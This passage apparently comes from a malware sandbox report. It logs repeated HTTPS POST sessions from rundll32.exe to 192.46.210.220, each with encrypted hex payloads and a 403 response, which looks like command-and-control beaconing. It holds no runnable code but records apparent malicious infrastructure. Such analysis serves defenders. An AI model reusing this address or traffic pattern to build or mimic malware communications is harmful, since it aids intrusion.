88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:20 UTC	359	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.4	50146	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:23 UTC	359	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:23 UTC	359	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:23 UTC	369	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:23 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.4	50147	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:23 UTC	364	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:23 UTC	364	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:24 UTC	369	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.4	50154	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:27 UTC	369	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:27 UTC	369	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:27 UTC	379	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:27 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.4	50155	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:27 UTC	374	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:27 UTC	374	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:27 UTC	379	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:27 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.4	50162	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:30 UTC	379	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:30 UTC	379	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:31 UTC	389	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:31 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.4	50163	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:31 UTC	384	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:31 UTC	384	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:31 UTC	389	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:31 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.4	50170	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:34 UTC	389	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:34 UTC	389	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:35 UTC	399	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:35 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.4	50171	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:34 UTC	394	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:34 UTC	394	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:35 UTC	399	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:35 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49817	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:18 UTC	39	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:18 UTC	40	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:18 UTC	49	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.4	50178	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:38 UTC	399	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:38 UTC	399	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X 4>rX2f05
2021-10-28 03:09:39 UTC	409	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:39 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.4	50179	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:38 UTC	404	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:38 UTC	404	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:39 UTC	409	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:39 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.4	50186	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:42 UTC	409	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:42 UTC	409	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:42 UTC	419	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.4	50187	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:42 UTC	414	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:42 UTC	414	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:43 UTC	419	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:43 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.4	50193	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:46 UTC	419	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:46 UTC	419	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:47 UTC	429	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:47 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.4	50195	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:47 UTC	424	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
